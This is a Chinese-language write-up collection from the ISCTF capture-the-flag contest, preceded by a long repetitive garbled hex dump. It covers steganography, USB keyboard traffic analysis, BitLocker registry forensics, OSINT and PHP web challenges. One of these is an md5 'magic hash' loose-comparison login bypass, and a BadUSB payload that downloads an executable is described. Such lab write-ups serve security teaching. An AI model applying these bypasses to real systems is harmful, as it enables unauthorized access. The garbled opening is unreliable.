-\n0091: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 - . . . . . . . . .\n0092: 0d 23 78 00 83 cd d3 e7 eb 95 30 a7 70 b2 - y R -\n0093: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 - . . . . . . . . .\n0094: 0d 23 78 00 83 cd d3 e7 eb 95 30 a7 70 b2 - y R -\n0095: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 - . . . . . . . . .\n0096: 0d 23 78 00 83 cd d3 e7 eb 95 30 a7 70 b2 - y R -\n0097: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 - . . . . . . . . .\n0098: 0d 23 78 00 83 cd d3 e7 eb 95 30 a7 70 b2 - y R -\n0099: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 - . . . . . . . . .\n0100: 0d 23 78 00 83 cd d3 e7 eb 95 30 a7 70 b2 - y R -\n0101: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 - . . . . . . . . .\n0102: 0d 23 78 00 83 cd d3 e7 eb 95 30 a7 70 b2 - y R -\n0103: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 - . . . . . . . . .\n0104: 0d 23 78 00 83 cd d3 e7 eb 95 30 a7 70 b2 - y R -\n0105: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 - . . . . . . . . .\n0106: 0d 23 78 00 83 cd d3 e7 eb 95 30 a7 70 b2 - y R -\n0107: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 - . . . . . . . . .\n0108: 0d 23 78 00 83 cd d3 e7 eb 95 30 a7 70 b2 - y R -\n0109: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 - . . . . . . . . .\n0110: 0d 23 78 00 83 cd d3 e7 eb 95 30 a7 70 b2 - y R -\n0111: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 - . . . . . . . . .\n0112: 0d 23 78 00 83 cd d3 e7 eb 95 30 a7 70 b2 - y R -\n0113: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 - . . . . . . . . .\n0114: 0d 23 78 00 83 cd d3 e7 eb 95 30 a7 70 b2 - y R -\n0115: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 - . . . . . . . . .\n0116: 0d 23 78 00 83 cd d3 e7 eb 95 30 a7 70 b2 - y R -\n0117: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 - . . . . . . . . .\n0118: 0d 23 78 00 83 cd d3 e7 eb 95 30 a7 70 b2 - y R -\n0119: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 - . . . . . . . . .\n0120: 0d 23 78 00 83 cd d3 e7 eb 95 30 a7 70 b2 - y R -\n0121: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 - . . . . . . . . .\n0122: 0d 23 78 00 83 cd d3 e7 eb 95 30 a7 70 b2 - y R -\n0123: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 - . . . . . . . . .\n0124: 0d 23 78 00 83 cd d3 e7 eb 95 30 a7 70 b2 - y R -\n0125: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 - . . . . . . . . .\n0126: 0d 23 78 00 83 cd d3 e7 eb 95 30 a7 70 b2 - y R -\n0127: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 - . . . . . . . . .\n0128: 0d 23 78 00 83 cd d3 e7 eb 95 30 a7 70 b2 - y R -\n0129: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 - . . . . . . . . .\n0130: 0d 23 78 00 83 cd d3 e7 eb 95 30 a7 70 b2 - y R -\n0131: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 - . . . . . . . . .\n0132: 0d 23 78 00 83 cd d3 e7 eb 95 30 a7 70 b2 - y R -\n0133: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 - . . . . . . . . .\n0134: 0d 23 78 00 83 cd d3 e7 eb 95 30 a7 70 b2 - y R -\n0135: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 - . . . . . . . . .\n0136: 0d 23 78 00 83 cd d3 e7 eb 95 30 a7 70 b2 - y R -\n0137: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 - . . . . . . . . .\n0138: 0d 23 78 00 83 cd d3 e7 eb 95 30 a7 70 b2 - y R -\n0139: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 - . . . . . . . . .\n0140: 0d 23 78 00 83 cd d3 e7 eb 95 30 a7 70 b2 - y R -\n0141: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 - . . . . . . . . .\n0142: 0d 23 78 00 83 cd d3 e7 eb 95 30 a7 70 b2 - y R -\n0143: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 - . . . . . . . . .\n0144: 0d 23 78 00 83 cd d3 e7 eb 95 30 a7 70 b2 - y R -\n0145: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 - . . . . . . . . .\n0146: 0d 23 78 00 83 cd d3 e7 eb 95 30 a7 70 b2 - y R -\n0147: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 - . . . . . . . . .\n0148: 0d 23 78 00 83 cd d3 e7 eb 95 30 a7 70 b2 - y R -\n0149: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 - . . . . . . . . .\n0150: 0d 23 78 00 83 cd d3 e7 eb 95 30 a7 70 b2 - y R -\n0151: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 - . . . . . . . . .\n0152: 0d 23 78 00 83 cd d3 e7 eb 95 30 a7 70 b2 - y R -\n0153: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 - . . . . . . . . .\n0154: 0d 23 78 00 83 cd d3 e7 eb 95 30 a7 70 b2 - y R -\n0155: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 - . . . . . . . . .\n0156: 0d 23 78 00 83 cd d3 e7 eb 95 30 a7 70 b2 - y R -\n0157: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 - . . . . . . . . .\n0158: 0d 23 78 00 83 cd d3 e7 eb 95 30 a7 70 b2 - y R -\n0159: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 - . . . . . . . . .\n0160: 0d 23 78 00 83 cd d3 e7 eb 95 30 a7 70 b2 - y R -\n0161: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 - . . . . . . . . .\n0162: 0d 23 78 00 83 cd d3 e7 eb 95 30 a7 70 b2 - y R -\n0163: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 - . . . . . . . . .\n0164: 0d 23 78 00 83 cd d3 e7 eb 95 30 a7 70 b2 - y R -\n0165: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 - . . . . . . . . .\n0166: 0d 23 78 00 83 cd d3 e7 eb 95 30 a7 70 b2 - y R -\n0167: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 - . . . . . . . . .\n0168: 0d 23 78 00 83 cd d3 e7 eb 95 30 a7 70 b2 - y R -\n0169: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 - . . . . . . . . .\n0170: 0d 23 78 00 83 cd d3 e7 eb 95 30 a7 70 b2 - y R -\n0171: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 - . . . . . . . . .\n0172: 0d 23 78 00 83 cd d3 e7 eb 95 30 a7 70 b2 - y R -\n0173: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 - . . . . . . . . .\n0174: 0d 23 78 00 83 cd d3 e7 eb 95 30 a7 70 b2 - y R -\n0175: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 - . . . . . . . . .\n0176: 0d 23 78 00 83 cd d3 e7 eb 95 30 a7 70 b2 - y R -\n0177: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 - . . . . . . . . .\n0178: 0d 23 78 00 83 cd d3 e7 eb 95 30 a7 70 b2 - y R -\n0179: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 - . . . . . . . . .\n0180: 0d 23 78 00 83 cd d3 e7 eb 95 30 a7 70 b2 - y R -\n0181: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 - . . . . . . . . .\n0182: 0d 23 78 00 83 cd d3 e7 eb 95 30 a7 70 b2 - y R -\n0183: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 - . . . . . . . . .\n0184: 0d 23 78 00 83 cd d3 e7 eb 95 30 a7 70 b2 - y R -\n0185: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 - . . . . . . . . .\n0186: 0d 23 78 00 83 cd d3 e7 eb 95 30 a7 70 b2 - y R -\n0187: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 - . . . . . . . . .\n0188: 0d 23 78 00 83 cd d3 e7 eb 95 30 a7 70 b2 - y R -\n0189: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 - . . . . . . . . .\n0190: 0d 23 78 00 83 cd d3 e7 eb 95 30 a7 70 b2 - y R -\n0191: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 - . . . . . . . . .\n0192: 0d 23 78 00 83 cd d3 e7 eb 95 30 a7 70 b2 - y R -\n0193: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 - . . . . . . . . .\n0194: 0d 23 78 00 83 cd d3 e7 eb 95 30 a7 70 b2 - y R -\n0195: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 - . . . . . . . . .\n0196: 0d 23 78 00 83 cd d3 e7 eb 95 30 a7 70 b2 - y R -\n0197: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 - . . . . . . . . .\n0198: 0d 23 78 00 83 cd d3 e7 eb 95 30 a7 70 b2 - y R -\n0199: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 - . . . . . . . . .\n0200: 0d 23 78 00 83 cd d3 e7 eb 95 30 a7 70 b2 - y R -\n0201: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 - . . . . . . . . .\n0202:

## 简单图片隐写术




出题人：啊罗小黑战记停更了



学校：焦作大学

本题解题示例在windows平台演示

1. 右键图片，使用Windows默认记事本（或者其他编辑器）打开



1. 使用编辑器的查找 ( Ctrl+F)功能 , 查找内容 ISCTF



3.flag 为 ISCTF{chu\_fa\_cai\_hong\_hai}

文件 ? 美女 ?



**出题人：奇点**

**学校：平顶山学院**

解压文件得到flag，010查看头尾相反是逆序的jpg

```
1 f = open('flag','rb').read()
2 res = open('flag.jpg','wb')
3 res.write(f[::-1])
```

再用foremos分离出带密码的压缩包，需要密码，根据提示弱口令去爆破，得到密码admin123  
打开压缩包，得到flagISCTF{5ecdfs-avcsefh-dhvldncmd}

**BadUSB**



出题人 : f00001111

学校 : 大理大学

pcapng文件，流量包，使用Wireshark打开

The Wireshark screenshot displays a list of USB traffic captured from a file named "BadUSB.pcapng". The traffic consists of several frames, mostly GET DESCRIPTOR requests and responses, indicating interactions with a USB device. One frame is highlighted in blue, showing details for a DEVICE DESCRIPTOR. The details pane shows the following fields for the highlighted frame:

bLength: 18
bDescriptorType: 0x01 (DEVICE)
bcdUSB: 0x0110
bDeviceClass: Vendor Specific (0xff)
bDeviceSubClass: 0
bDeviceProtocol: 0
bMaxPacketSize0: 8
idVendor: MCS (0x16d0)
idProduct: Digistump DigiSpark (0x0753) <b>(highlighted)</b>
bcdDevice: 0x0203
iManufacturer: 0
iProduct: 0
iSerialNumber: 0
bNumConfigurations: 1

The bytes pane at the bottom shows the raw hex and ASCII data for the highlighted frame.

根据题目名称可知是BadUSB，查找相关资料可知是通过USB-HID进行攻击，查找设备描述

BadUSB.pcapng

文件(E) 编辑(E) 视图(V) 跳转(G) 捕获(C) 分析(A) 统计(S) 电话(Y) 无线(W) 工具(I) 帮助(H)

应用显示过滤器 ... <Ctrl+>/>

No.	Time	Source	Destination	Protocol	Length	Info
340	12.126595	1.2.1	host	USB	27	URB_BULK out
341	12.234775	host	1.2.3	USB	27	URB_INTERRUPT in
342	12.238529	1.2.3	host	USB	29	URB_INTERRUPT in
343	12.238543	host	1.2.1	USB	39	URB_BULK out
344	12.238576	1.2.1	host	USB	27	URB_BULK out
345	12.322459	host	1.12.0	USB	36	GET_DESCRIPTOR Request DEVICE
346	12.341961	host	1.2.3	USB	27	URB_INTERRUPT in
347	12.342571	1.2.3	host	USB	29	URB_INTERRUPT in
348	12.342585	host	1.2.1	USB	39	URB_BULK out
349	12.342651	1.2.1	host	USB	27	URB_BULK out
350	12.355632	1.12.0	host	USB	46	GET_DESCRIPTOR Response DEVICE
351	12.355701	host	1.12.0	USB	36	GET_DESCRIPTOR Request CONFIGURATION
352	12.383262	1.12.0	host	USB	37	GET_DESCRIPTOR Response CONFIGURATION
353	12.383262	host	1.12.0	IICD	36	GET_DESCRIPTOR Request CONFIGURATION

▼ DEVICE DESCRIPTOR

```
bLength: 18
bDescriptorType: 0x01 (DEVICE)
bcdUSB: 0x0110
bDeviceClass: Device (0x00)
bDeviceSubClass: 0
bDeviceProtocol: 0 (Use class code info from Interface Descriptors)
bMaxPacketSize0: 8
idVendor: Van Ooijen Technische Informatica (0x16c0)
idProduct: Keyboard (0x27db)
bcdDevice: 0x0100
iManufacturer: 1
iProduct: 2
iSerialNumber: 0
bNumConfigurations: 1
```

0000	1c 00 a0 9a 16 ad 87 dc ff ff 00 00 00 00 00 08 00	.....
0010	01 01 00 0c 00 80 02 12 00 00 00 03 12 01 10 01	.....
0020	00 00 00 08 c0 16 db 27 00 01 01 02 00 01	.....

## USB键盘设备，找到键盘流量

BadUSB.pcapng

文件(E) 编辑(E) 视图(V) 跳转(G) 捕获(C) 分析(A) 统计(S) 电话(Y) 无线(W) 工具(I) 帮助(H)

应用显示过滤器 ... <Ctrl+>/>

No.	Time	Source	Destination	Protocol	Length	Info
364	12.556697	1.12.0	host	USBHID	63	GET_DESCRIPTOR Response HID Report
365	12.558557	host	1.12.1	USB	27	URB_INTERRUPT in
366	12.558577	host	1.12.1	USB	27	URB_INTERRUPT in
367	12.561383	host	1.2.3	USB	27	URB_INTERRUPT in
368	12.562534	1.2.3	host	USB	29	URB_INTERRUPT in
369	12.562585	host	1.2.1	USB	39	URB_BULK out
370	12.562607	1.2.1	host	USB	27	URB_BULK out
371	12.606599	1.12.1	host	USB	29	URB_INTERRUPT in
372	12.606626	host	1.12.1	USB	27	URB_INTERRUPT in
373	12.622638	1.12.1	host	USB	29	URB_INTERRUPT in
374	12.622664	host	1.12.1	USB	27	URB_INTERRUPT in
375	12.646592	1.12.1	host	USB	29	URB_INTERRUPT in
376	12.646614	host	1.12.1	USB	27	URB_INTERRUPT in
377	12.671100	host	1.12.0	IICD	17	IOD TIMEOUT

> Frame 371: 29 bytes on wire (232 bits), 29 bytes captured (232 bits) on interface wireshark\_extcap2008, id 0

> USB URB

▼ HID Data: 0000

```
0... .... = Key: LeftControl (0xe0) = UP
.0. .... = Key: LeftShift (0xe1) = UP
..0. .... = Key: LeftAlt (0xe2) = UP
...0. .... = Key: LeftGUI (0xe3) = UP
....0... = Key: RightControl (0xe4) = UP
....0.. = Key: RightShift (0xe5) = UP
....0. = Key: RightAlt (0xe6) = UP
....0 = Key: RightGUI (0xe7) = UP
```

Keys: 00

0000	1b 00 a0 aa 91 af 87 dc ff ff 00 00 00 00 09 00	.....
0010	01 01 00 0c 00 81 01 02 00 00 00 00 00 00 00 00	.....

根据HID输入数据推断出flag

受伤的二维码和耳朵




出题人 : Shangu

学校 : 平顶山学院

两个附件，一个打乱的二维码，一个摩斯电码音频。

二维码推荐打印出来用手拼，ps还得扣来扣去，经过仔细计算还是打印出来手拼快（前提是身边有打印机，没有的话建议买一个，以后碰到拼图题乱杀）

音频题可以用耳朵听，我有个学弟是听出来的，惊为天人！最好还是用下面这些软件，都可以查看音频的波形图。



有个小坑，提交flag是不对的，需要改一下格式，我在音频里面留了很大空隙，就是在暗示有下滑线。

最后完整的flag是 : ISCTF{U\_f0und\_The\_half\_Y0u\_Find\_me}大小写不敏感

**BitLocker\_data**

CHALLENGE 0 未解出 ×

### BitLocker\_data

500

小鲨鱼的C盘被bitlocker加密了 你能帮助小鲨鱼获取C盘被 BitLocker加密的日期时间吗

开始：当 BitLocker 向导运行时 (UTC+0, YYYY-MM-DD\_HH:MM:SS)

结束：当 BitLocker 完成加密时 (UTC+0, YYYY-MM-DD\_HH:MM:SS)

Flag: ISCTF{开始\_结束}

ex) ISCTF{2021-05-06\_12:00:01\_2021-05-06\_12:53:11}

出题人:crazyman@河南科技大学

[查看提示](#)

[BitLockerA...](#)

Flag

提交

Hint ×

hint1:HTLM\SYSTEM\CurrentControlSet\Control\

Got it!



出题人 : crazyman

学校 : 河南科技大学

BitLocker Wizard运行时间

HTLM\SYSTEM\CurrentControlSet\Control\FVEStats\OsvEncryptInit

value: 132741897867405652

## BitLocker 加密终止时间

HTLM\SYSTEM\CurrentControlSet\Control\FVEStats\OsvEncryptComplete

value: 132741901078561213

同时value的时间还可以利用右键Data interpreter进行转换


HTLM\SYSTEM\CurrentControlSet\Control\FVEStats\OsvEncryptInit value:

132741897867405652 ----> UTC TIME(+0): 2021-08-23 10:56:26

HTLM\SYSTEM\CurrentControlSet\Control\FVEStats\OsvEncryptComplete



value: 132741901078561213 ----> UTC TIME(+0): 2021-08-23 11:01:47

转换后可得了本题目的flag



The screenshot shows two instances of the Data Interpreter tool. Both windows have the 'Numbers' tab selected. In the left window, the 'Windows FILETIME (64 bit)' value is highlighted with a red box. In the right window, the same value is also highlighted with a red box. The raw value for both is '132741901078561213'. The timestamp for this value is '2021-08-23 11:01:47'.

**shark\_duck**



出题人 : crazyman

学校 : 河南科技大学

<https://ducktoolkit.com/> 利用这个去解bin

得到其源码 其中有个下载exe的url

下载下来ISCTF.exe 然后自解压 提取出ps1

把iex改为echo 输出解密的内容

然后去解unicode即可

你下载的真的是图片吗？2



出题人：YYGP

学校：大理大学

下载附件，发现是一个31\*31的图片，查看颜色发现RGB里只有B通道有值，提取B通道的值


```
1 from PIL import Image
2
3 def img2text(im):
4     width, height = im.size
5     lst = []
6     for y in range(height):
7         for x in range(width):
8             blue = im.getpixel((x, y))[2]
9             if blue == 0:
```

```
10         break
11
12     lst.append(chr(blue))
13
14 return ''.join(lst)
15
16 def main(filename: str):
17     all_text = img2text(Image.open("flag.bmp"))
18     print(text)
19
```

得到

```
1 504B030414000000080047A655531DB1CCF1490100008E03000008000000666C61672E747874
```

504B开头可以推断出为压缩包，转换为压缩包后打开



打开flag.txt，发现是两段类似文字，两段相减得到flag

**easy\_osint**



出题人 : Xi0a

学校 : 云南警官学院

社工题，百度搜索图片



结果如下



选择一张图片查看出处

从文章中确定出大概地点

## 国庆！一起来看“花”姑娘

2021-10-04 10:38:17 来源: 长青诗

举报

《生物多样性公约》缔约方大会第十五次会议 (COP15) 将于10月11日启幕于是最近的昆明变得更加五彩斑斓了起来让我们这个位于彩云之南的花样城市更添新的风景

O

分享至



往

网友  
治走

202

表情

202

宅

张

202



首先毫无疑问的就是能够造成金马碧鸡坊大拥堵的它了，头戴花环，拥有着七彩披肩长发的花之女神，静静守护着金马坊。

百度地图搜索金马碧鸡坊，确定广场名叫金碧广场



## Web

### Web签到

CHALLENGE 229 已解出

Web 签到

50

出题人 : 0000FF

学校 : 大理大学

题目描述 : js

<http://isctf.mcsog.tk:10004/>

0/100 attempts

Flag

提交

出题人 : 0000FF

学校 : 大理大学

view-source:url

查看源代码获得flag

粗心的小蓝鲨

CHALLENGE

142 已解出



粗心的小蓝鲨

50

出题人 : f1@g

学校 : 河南理工大学

题目描述 : 粗心小蓝鲨忘记了他的账号密码,你能帮帮他吗?

<http://isctf.mcsog.tk:10000/>

0/100 attempts

Flag

提交

出题人 : f1@g

学校 : 河南理工大学

登录界面随便输入就会得到hint

**Login failed**

**The blue shark mocked you and threw a hint at you**

```
<?php
    if  (isset($_POST['username']) && isset($_POST['password'])) {
        $name=$_POST["username"];
        $pwd=$_POST["password"];
        $logined = true;
        $flag = 'XXXX';
        include("flag.php");

        if (!ctype_alpha($name)) {$logined = false;}
        if (!is_numeric($pwd) ) {$logined = false;}
        if (md5($name) != md5($pwd)) {$logined = false;}

        if ($logined){
            echo "<h1>". "login successful". "<p>". $flag;
        }else{
            echo "<h1>". "Login failed". "
<p>". "The blue shark mocked you and threw a hint at you". "<p>";
            highlight_file(__FILE__);
        }
    }
}
```

关键代码如下:

```
if (!ctype_alpha($name)) {$logined = false;}
if (!is_numeric($pwd) ) {$logined = false;}
if (md5($name) != md5($pwd)) {$logined = false;}
```

这三句代码的意思是\$name需要提交一个字符串类型, \$pwd要提交一个数字类型, 并且他们的md5值相等, 就可以成功执行下一步语句

0e比较时会作为科学计数法，无论0e后面是什么，结果都是零

输入账号：QNKCDZO

密码：240610708

成功绕过得到flag

**login successful**

**ISCTF{pHP\_1s\_ThE\_6eST\_1@n9V@Ge}**

**pop\_unserialize**



**出题人: 种花家**

**学校: 乐山职业技术学院**

根据题目名称和题目内容可知是反序列化和pop链构造

```

<?php
//flag.php
//MF师傅告诉我file_get_contents这个函数能输出flag.php里面的内容
error_reporting(0);
class MF_is_cat{
